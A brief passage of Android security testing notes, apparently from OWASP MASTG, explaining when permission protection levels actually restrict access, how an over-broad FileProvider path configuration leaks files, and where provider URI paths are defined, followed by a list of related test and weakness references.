- An `android:permission` only protects when its `protectionLevel` is `signature`, then only apps that are signed with the same certificate can query (e.g.); a `normal`/`dangerous` permission is granted to any app that asks.
- A non-exported `FileProvider` still leaks files when `file_paths.xml` is over-broad (`path="."`) and an exported component hands out URIs.
- Provider URI paths live in code (`UriMatcher`), not the manifest.

References

- MASWE-0064: Insecure Content Providers
- MASTG-TEST-0356: Runtime Verification of Unauthorized Database Access through Content Providers
- MASTG-DEMO-0121: Unauthorized Access to Database Records through Exported Content Provider

- MASTG-TEST-0357: Oversharing of File-Based Content Providers
- MASTG-DEMO-0122: Oversharing via FileProvider with Unrestricted Path Configuration